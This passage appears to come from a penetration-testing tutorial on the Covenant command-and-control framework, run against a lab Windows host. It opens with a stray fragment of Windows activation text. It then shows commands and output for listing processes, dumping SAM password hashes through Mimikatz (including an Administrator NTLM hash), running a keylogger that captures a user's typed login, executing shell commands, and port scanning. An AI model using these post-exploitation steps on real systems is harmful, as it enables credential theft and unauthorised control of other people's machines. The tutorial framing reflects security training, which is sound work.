
Activation:
For Windows 7, 8, 8.1 a
the trial. In mos
also enter "*slm*
For Windows Vista, you
For Windows XP, you ha

The next command on our list was to check out all the various tasks that are supposedly running on the target machine at the moment. We use the ProcessList command for extracting this information. We see that we have the details of various tasks such as the Process ID, Name, Session ID, and Owner of the process.




```
[06/04/2021 19:37:00 UTC] ProcessList completed
(raj) > ProcessList

Pid   Ppid  Name                                                          SessionID  Owner
---   ----  ----                                                          ---------  -----
0     0     Idle                                                          0
4     0     System                                                        0
8     624   svchost                                                       0          NT AUTHORITY\LOCAL SERVICE
88    0     Registry                                                      0
288   0     smss                                                          0
384   0     csrss                                                         0
488   0     wininit                                                       0
496   0     csrss                                                         1
528   768   WinStore.App                                                  1          MSEDGEWIN10\raj
\Microsoft.WindowsStore_12104.1001.1.0_x64__8wekyb3d8bbwe\WinStore.App.exe
552   480   winlogon                                                      1          NT AUTHORITY\SYSTEM
624   0     services                                                      0
640   488   lsass                                                         0          NT AUTHORITY\SYSTEM
712   624   svchost                                                       0          NT AUTHORITY\NETWORK SERVICE
748   624   svchost                                                       0          NT AUTHORITY\SYSTEM
768   624   svchost                                                       0          NT AUTHORITY\SYSTEM
784   488   fontdrvhost                                                   0          Font Driver Host\UMFD-0
792   552   fontdrvhost                                                   1          Font Driver Host\UMFD-1
880   624   svchost                                                       0          NT AUTHORITY\NETWORK SERVICE
```

The Covenant is integrated with Mimikatz. This means that we have all the functionality of Mimikatz without the hassle that comes with it. To demonstrate the ability, we use the SamDump command to activate Mimikatz and gather credentials from the SAM. We can see that we have the hash for the Administrator user on the target machine.




```
(raj) > SamDump


  .#####.   mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

552     {0;000003e7} 1 D 28957          NT AUTHORITY\SYSTEM     S-1-5-18
 -> Impersonated !
 * Process Token : {0;00045a96} 1 F 11179988     MSEDGEWIN10\raj  S-1-5-21-3
 * Thread Token  : {0;000003e7} 1 D 11573444     NT AUTHORITY\SYSTEM     S-

mimikatz(powershell) # lsadump::sam
Domain : MSEDGEWIN10
SysKey : ec022a77f903a7e69e603e0c84634ff0
Local SID : S-1-5-21-321011808-3761883066-353627080

SAMKey : 939177c671faafb0f1d1f10bc6de1190

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: fc525c9683e8fe067095ba2ddc971889

RID  : 000001f5 (501)
User : Guest
```

Next, we will be tracking the keystrokes on our target machine. We will use the Keylogger command for this task. It requires the time in seconds in which the keylogger will be recorded. We used the 120-second interval for the demonstration. We see that that the target user visits a website and enters their credentials which are logged and displayed to us.




```
(raj) > Keylogger /time:"120"

Starting keylogger for 120 seconds.



6/4/2021 12:41:18 PM
Directory listing for / and 1 more page - Profile 1 - Microsoft Edge
--------------------------


www.facebook.com[Enter]



6/4/2021 12:41:28 PM
Facebook - ▯▯▯ ▯▯ ▯▯ ▯▯▯▯ ▯▯ ▯▯▯▯ and 1 more page - Profile 1 - Microsoft Edge
--------------------------

abclshiftkey@gmail.comignite
```

We are not limited by the command that is visible when we ran the help command. We can run all the shell command on the target machine. To do this we will need to precede the command with the shellcmd command. We ran the ipconfig command on the target machine as shown in the image.



```
— [06/04/2021 19:43:23 UTC] ShellCmd completed
  (raj) > shellcmd ipconfig/all


  Windows IP Configuration


     Host Name . . . . . . . . . . . . : MSEDGEWIN10
     Primary Dns Suffix  . . . . . . . :
     Node Type . . . . . . . . . . . . : Hybrid
     IP Routing Enabled. . . . . . . . : No
     WINS Proxy Enabled. . . . . . . . : No

  Ethernet adapter Ethernet0:

     Connection-specific DNS Suffix  . :
     Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
     Physical Address. . . . . . . . . : 00-0C-29-DB-9C-BC
     DHCP Enabled. . . . . . . . . . . : Yes
     Autoconfiguration Enabled . . . . : Yes
     Link-local IPv6 Address . . . . . : fe80::147a:ad3f:2eb3:8c9a%4(Preferred)
     IPv4 Address. . . . . . . . . . . : 192.168.1.41(Preferred)
     Subnet Mask . . . . . . . . . . . : 255.255.255.0
     Lease Obtained. . . . . . . . . . : Friday, June 4, 2021 9:57:30 AM
     Lease Expires . . . . . . . . . . : Saturday, June 5, 2021 11:51:34 AM
     Default Gateway . . . . . . . . . : 192.168.1.1
     DHCP Server . . . . . . . . . . . : 192.168.1.1
     DHCPv6 IAID . . . . . . . . . . . : 67111977
     DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-28-33-7C-2E-00-0C-29-DB-9C-BC
     DNS Servers . . . . . . . . . . . : 192.168.1.1
     NetBIOS over Tcpip. . . . . . . . : Enabled
```

We move to the Tasks tab to see what are the various tasks that we can perform on the target machine. We see the list of various tasks in the drop-down menu labeled GruntTask. We select PortScan. We can provide the Ports or range of Ports to test. We can disable Ping as well. After filling in all details, click on the Task button.


Grunt: 16087156ff


GruntTask: PortScan

ComputerNames: 127.0.0.1


Ports: 80,443-445,3389

Ping: False


We get back to the Interact tab to see that a PortScan has been performed on the target machine. We see that there are two ports open on the machine: 445 and 3389.


```
[06/04/2021 19:45:32 UTC] PortScan completed
(raj) > PortScan /computernames:"127.0.0.1" /ports:"80,443-445,3389" /ping:"False"

ComputerName  Port  IsOpen
------------  ----  ------
127.0.0.1     445   True
127.0.0.1     3389  True
```

The next task we can perform is List Directory. It will list the content of the requested directory. It defaults to the current directory if no path is provided. We clicked on the Task button to perform the task on the target machine.

